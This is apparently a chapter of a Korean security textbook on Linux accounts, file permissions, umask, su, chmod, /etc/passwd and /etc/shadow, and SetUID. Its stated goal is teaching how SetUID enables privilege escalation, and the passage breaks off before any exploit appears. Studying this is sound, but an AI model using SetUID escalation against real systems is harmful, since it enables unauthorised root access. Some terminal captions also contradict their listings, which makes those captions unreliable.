



3계정과 권한

IT CookBook, 정보 보안 개론과 실습 : 시스템 해킹과 보안(개정판)

❖ 학습목표

- 리눅스/유닉스 시스템에서의 권한 체계를 이해한다.
- SetUID의 필요성과 기능을 이해한다.
- SetUID를 이용한 관리자 권한 획득의 원리를 이해한다.

❖ 내용

- 리눅스/유닉스의 계정과 권한 체계
- 리눅스/유닉스의 권한 상승



❖ 로그인

- 계정 아이디와 패스워드로 자신이 누군지 밝히고, 그에 따른 권한을 부여받아 시스템에 대한 접근을 허가받는 과정

❖ 시스템 해킹

- 부여받은 일반 사용자 권한 이상의 권한을 획득하는 절차

❖ 리눅스 시스템의 계정과 권한 체계

- 매우 단순하여, root라고 불리는 **관리자**와 **일반 사용자** 계정만 있음
- 계정 목록을 /etc/passwd 파일에 저장

vi /etc/passwd

```
wishfree@localhost:~  
File Edit View Search Terminal Help  
root:x:0:0:root:/root:/bin/bash  
bin:x:1:1:bin:/bin:/sbin/nologin  
daemon:x:2:2:daemon:/sbin:/sbin/nologin  
adm:x:3:4:adm:/var/adm:/sbin/nologin  
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin  
sync:x:5:0:sync:/sbin:/bin/sync  
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown  
halt:x:7:0:halt:/sbin:/sbin/halt  
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin  
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin  
1,1 Top
```



❖ /etc/passwd 파일 내용

root : x : 0 : 0 : root : /root : /bin/bash
① ② ③ ④ ⑤ ⑥ ⑦


pwconv
pwnconv

/etc/passwd
/shadow

- ① 사용자 계정 (id) 을 나타낸다.
 - ② 패스워드가 암호화되어 shadow 파일에 저장되어 있음을 나타낸다. *암호화된 passwd 관리자도 패스워드 모름*
 - ③ 사용자 번호(UID, User ID)다. *shadow 함*
 - ④ 그룹 번호(GID, Group ID)다.
 - ⑤ 사용자의 일반 이름이다. 시스템 설정에 별다른 영향이 없는 설정으로 자신의 이름을 입력해도 된다.
 - ⑥ 사용자의 홈 디렉토리를 설정한다. 관리자이므로 홈 디렉터리가 /root다. 일반 사용자는 /home/wishfree와 같이 /home 디렉터리 하위에 위치한다.
 - ⑦ 사용자의 셸을 정의한다. 기본 설정은 bash 셸로 자신이 사용하는 셸을 이곳에 정의하면 된다.
- 리눅스에서 관리자는 UID를 0번으로 부여받고, 일반 사용자는 그 외의 번호를 부여받는데 보통 500번 이상을 부여



```
ls -al /etc
```



```
wishfree@localhost:~  
File Edit View Search Terminal Help  
-rw-r--r--. 1 root root 44 Nov 21 16:55 adjtime  
-rw-r--r--. 1 root root 1512 Jun 29 11:04 aliases  
-rw-r-----. 1 root smmsp 12288 Nov 10 17:22 aliases.db  
drwxr-xr-x. 2 root root 4096 Nov 10 17:26 alternatives  
-rw-r--r--. 1 root root 541 Aug 13 10:12 anacrontab  
-rw-r--r--. 1 root root 245 Oct 6 23:16 anthy-conf  
-rw-r--r--. 1 root root 148 Sep 10 2008 asound.conf  
-rw-----. 1 root root 1 Mar 15 2010 at.deny  
drwxr-x---. 3 root root 4096 Nov 10 17:14 audisp  
drwxr-x---. 2 root root 4096 Nov 10 17:14 audit  
drwxr-xr-x. 4 root root 4096 Nov 10 17:20 avahi
```

Annotations: ① points to permissions, ② points to link count, ③ points to owner, ④ points to group.

[그림 3-2] /etc 디렉터리의 파일 목록

- ① 파일에 대한 접근 권한을 표현
- ② 해당 파일에 링크(Link)되어 있는 파일의 개수를 표시
- ③ 보통 해당 파일을 생성한 계정(소유자)
- ④ 생성한 계정이 속한 그룹



리눅스/유닉스의 계정과 권한

```
drwxr-xr-x  2  root  root  4096  Nov  10  17:26  alternatives
```

파일 속성	파일 소유자 권한	그룹 권한	일반(Others) 권한
d	rwX	r-X	r-X

■ [표 3-1] 파일의 종류에 대한 속성 문자

문자	파일 속성
d	디렉터리 파일(Directory File)
-	일반 정규 파일(Regular File)
l	링크되어 있는 파일(Symbolic Link File)
c	버퍼에 저장되지 않은 특수 파일(문자 기반 장치 파일, Character File). 예) 터미널
b	버퍼링된 특수 파일(블록 기반 장치 파일, Block File). 예) 디스크 드라이브
s	소켓 기능을 하는 파일(Socket File)
p	파이프 기능을 수행하는 파일(Pipe File)




-

실습 3-1 리눅스/유닉스에서 파일에 대한 접근권한 작성하기

1 파일과 디렉터리 생성 시 기본 권한 확인

- 임의의 파일과 디렉터를 생성, 파일의 기본 권한은 **rw-r--r--(644)**, 디렉터리는 **rw-r-xr-x(755)**임

```
touch a.txt
mkdir a
ls -al
```



```
wishfree@localhost:~/wishfree
File Edit View Search Terminal Help
[wishfree@localhost wishfree]$ touch a.txt
[wishfree@localhost wishfree]$ mkdir a
[wishfree@localhost wishfree]$ ls -al
total 12
drwxrwxr-x.  3 wishfree wishfree 4096 Nov 26 19:22 .
drwx----- 24 wishfree wishfree 4096 Nov 26 19:21 ..
drwxrwxr-x.  2 wishfree wishfree 4096 Nov 26 19:22 a
-rw-rw-r--.  1 wishfree wishfree   0 Nov 26 19:22 a.txt
[wishfree@localhost wishfree]$
```

기본 권한과 다르게 설정되어 있는 상태


[그림 3-3] 임의의 파일과 디렉터리 생성 후 접근 권한 확인

- umask 값에 의해 결정, umask 값은 /etc/profile에서 설정.
- 개별 계정에 대해 설정시에는 /home 디렉터리 밑의 각 계정별로 .profile 파일에, bash 셸을 사용할 경우에는 .bashrc에, C 셸을 사용할 경우에는 .cshrc 파일에 설정
- 기본 권한이 파일 **rw-r--r--(644)**, 디렉터리 **rw-r-xr-x(755)** 인 경우, **umask 값이 022로 설정됨**



실습 3-1 리눅스/유닉스에서 파일에 대한 접근권한 작성하기

vi /etc/bashrc



```
wishfree@localhost:~/wishfree
File Edit View Search Terminal Help
# /usr/share/doc/setup-*/uidgid file
if [ $UID -gt 199 ] && [ "`id -gn`" = "`id -un`" ]; then
    umask 002
else
    umask 022
fi
## are we an interactive shell?

22,1 18%
```

[그림 3-4] /etc/bashrc 파일의 umask 값 확인

- 파일은 기본 생성 최고 권한이 666이며, 디렉터리의 생성 최고 권한은 777
- 파일 및 디렉터리 생성 시 기본 권한은 최고 권한에서 umask 값을 빼준 값
- 파일은 666-022인 644, 디렉터리는 777-022인 755가 기본 권한




2 파일 및 디렉터리 기본 생성 권한 변경

- umask 값을 변경하면 파일과 디렉터리 생성 시 부여되는 기본 권한이 바뀜
- umask 값이 027이 되면 파일은 640(666-027)이 되며, 디렉터리는 750(777-027)
- 시스템 전체의 umask 값은 관리자만 변경. 관리자 권한으로 변경하는 su(substitute user) 명령 이용

사용자 전환

```
id
su root
id
```



```
wishfree@localhost:/home/wishfree/wishfree
File Edit View Search Terminal Help
[wishfree@localhost wishfree]$
[wishfree@localhost wishfree]$ id
uid=500(wishfree) gid=500(wishfree) groups=500(wishfree) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[wishfree@localhost wishfree]$
[wishfree@localhost wishfree]$ su root
Password:
[root@localhost wishfree]# id
uid=0(root) gid=0(root) groups=0(root) 1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@localhost wishfree]#
```


[그림 3-5] su 명령어를 사용한 root 계정으로의 계정 변경



실습 3-1 리눅스/유닉스에서 파일에 대한 접근권한 작성하기

- /etc/bashrc 파일에서 umask 값을 027로 변경

vi /etc/bashrc



A terminal window titled 'root@localhost:~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal content shows a script snippet for setting umask based on the user ID. The line 'umask 027' is highlighted with a red rectangle.

```
root@localhost:~  
File Edit View Search Terminal Help  
# You could check uidgid reservation validity in  
# /usr/share/doc/setup-*/uidgid file  
if [ $UID -gt 199 ] && [ "`id -gn`" = "`id -un`" ]; then  
    umask 002  
else  
    umask 027  
fi  
[ ]
```


[그림 3-6] /etc/bashrc 파일의 umask 값 변경



실습 3-1 리눅스/유닉스에서 파일에 대한 접근권한 작성하기

- c.txt와 c 디렉토리를 생성
- \c.txt 파일은 640(666-027), 디렉토리 c는 750(777-027) 권한으로 생성된 것 확인

```
touch c.txt  
mkdir c
```



The image shows a terminal window titled 'wishfree@localhost:/home/wishfree/wishfree'. The user is root. The commands executed are: touch c.txt, mkdir c, and ls -al. The output of ls -al shows the permissions for the newly created files and directories. The permissions for c.txt are -rw-r--r-- (640) and for the c directory are drwxr-xr-x (750). The permissions for c.txt are highlighted with a red box.

```
wishfree@localhost:/home/wishfree/wishfree  
File Edit View Search Terminal Help  
[root@localhost wishfree]#  
[root@localhost wishfree]# touch c.txt  
[root@localhost wishfree]# mkdir c  
[root@localhost wishfree]# ls -al  
total 16  
drwxrwxr-x.  4 wishfree wishfree 4096 Nov 27 10:02 .  
drwx----- 25 wishfree wishfree 4096 Nov 27 10:01 ..  
drwxrwxr-x.  2 wishfree wishfree 4096 Nov 26 19:22 a  
-rw-rw-r--.  1 wishfree wishfree   0 Nov 26 19:22 a.txt  
drwxr-xr-x.  2 root      root    4096 Nov 27 10:02 c  
-rw-r----- 1 root      root    0 Nov 27 10:02 c.txt  
[root@localhost wishfree]#
```


[그림 3-7] c.txt 파일 및 c 디렉토리 생성 후 접근 권한 확인



3 파일 및 디렉터리 권한 변경

- 생성되어 있는 파일의 개별 권한 변경은 `chmod` 명령을 이용

`chmod 777 c.txt`



```
wishfree@localhost:/home/wishfree/wishfree
File Edit View Search Terminal Help
[root@localhost wishfree]# chmod 777 c.txt
[root@localhost wishfree]# ls -al
total 16
drwxrwxr-x.  4 wishfree wishfree 4096 Nov 27 10:02 .
drwx----- 25 wishfree wishfree 4096 Nov 27 10:03 ..
drwxrwxr-x.  2 wishfree wishfree 4096 Nov 26 19:22 a
-rw-rw-r--.  1 wishfree wishfree   0 Nov 26 19:22 a.txt
drwxr-x---.  2 root      root    4096 Nov 27 10:02 c
-rwxrwxrwx.  1 root      root     0 Nov 27 10:02 c.txt
[root@localhost wishfree]#
```


[그림 3-8] 파일 기본 권한 변경



4 파일 소유자 그룹 변경

- 파일의 소유자 변경은 `chown` 명령 이용, 그룹 변경은 `chgrp` 명령 이용

`chown root c.txt` //c.txt를 root의 것으로 변경
`chgrp root c.txt`



```
wishfree@localhost:/home/wishfree
File Edit View Search Terminal Help
[root@localhost wishfree]#
[root@localhost wishfree]# ls -al c.txt
-rw-rw-r--. 1 wishfree wishfree 0 Nov 26 19:28 c.txt
[root@localhost wishfree]#
[root@localhost wishfree]# chown root c.txt
[root@localhost wishfree]# ls -al c.txt
-rw-rw-r--. 1 root wishfree 0 Nov 26 19:28 c.txt
[root@localhost wishfree]#
[root@localhost wishfree]# chgrp root c.txt
[root@localhost wishfree]# ls -al c.txt
-rw-rw-r--. 1 root root 0 Nov 26 19:28 c.txt
[root@localhost wishfree]#
```

[그림 3-9] 파일 소유자와 그룹 변경



- ❖ 시스템에서 해킹을 하는 주요 목적은 권한 상승
- ❖ SetUID를 이용한 권한 상승
- ❖ 계정 예
 - 사용자 번호(UID)를 500번, 그룹 번호(GID)를 500번으로 부여 받아 로그인

```
wishfree : x : 500 : 500 : ydi : /home/wishfree : /bin/bash
```

- ❖ 계정이 누구인가를 식별하는 UID, GID를 RUID(Real UID), RGID(Real GID)라고도 함 (소유자)
- ❖ 어떤 권한을 가지고 있는가에 대한 UID, GID가 별도로 존재. 이를 EUID(Effective UID), EGID(Effective GID)라고 함 (실행 권한)
- ❖ 최초로 로그인할 때는 RUID와 EUID, RGID와 EGID가 각각 같은 값을 가짐
- ❖ SetUID 비트를 가진 프로그램을 실행했을 때만 프로세스 안에서 잠시 일치하지 않는 상태가 발생



- ❖ 패스워드를 설정하면, 패스워드에 대한 암호화 값이 /etc/shadow에 저장
- ❖ /etc/shadow 파일의 접근 권한 확인

```
ls -al /etc/shadow
```

```
wishfree@localhost:~  
File Edit View Search Terminal Help  
[wishfree@localhost ~]$ ls -al /etc/shadow  
-----. 1 root root 1187 Nov 10 17:37 /etc/shadow  
[wishfree@localhost ~]$
```

내부적으로는 사용됨

- passwd 명령을 이용해 패스워드를 설정하여 저장한 shadow 파일 (pwconv 명령어)
- 권한이 000(--- --- ---). 즉, 관리자인 root도 읽는 권한이 없다. (혹은 r-- --- ---)
- 하지만 소유자가 root므로 이 파일에 대한 권한 조정과 접근은 가능
- passwd 명령을 실행할 때는 일반 사용자도 **관리자와 같은 권한을 소유할 필요가 있음.** (관리자 소유의 파일 /etc/shadow 를 “일반 사용자”가 수정해야 하기 때문에)
- 즉, RUID가 500번이라도 EUID는 0이 됨
- 하지만 passwd 명령을 끝내는 순간 다시 EUID도 500으로 바뀐다. 이것이 SetUID의 역할




```
wishfree@localhost:~  
File Edit View Search Terminal Help  
[wishfree@localhost ~]$ ls -al /usr/bin/passwd  
-rwsr-xr-x. 1 root root 28416 Jul 16 06:46 /usr/bin/passwd  
[wishfree@localhost ~]$
```

[그림 3-11] 명령어 /usr/bin/passwd 파일 권한 확인

```
ls -al /usr/bin/passwd
```


- **rw****s** r-x r-x로 권한 부여 확인, 권한 중 **s**가 SetUID를 가리킨다.
- /usr/bin/passwd의 권한은 4755(rws r-x r-x)
- SetUID, SetGID는 4000, 2000로 표현.
- 4755 권한의 파일이 있다면 rwsr-xr-x로 표현.

suid 설정 사례
/bin/ping
/usr/sbin/traceroute
/usr/bin/passwd
/usr/bin/crontab & /usr/bin/at
/bin/mount & /bin/unmount


- 소유자 권한 x 자리의 s (SetGID는 그룹의 x 자리를 s로 바꾸어 사용)



- passwd 파일에는 SetUID 권한이 주어지며, 파일 소유자가 root로 파일이 실행되는 프로세스는 **실행 시간 동안 파일 소유자인 root 권한으로 실행**



(a) Test에 SetUID 비트가 있는 경우

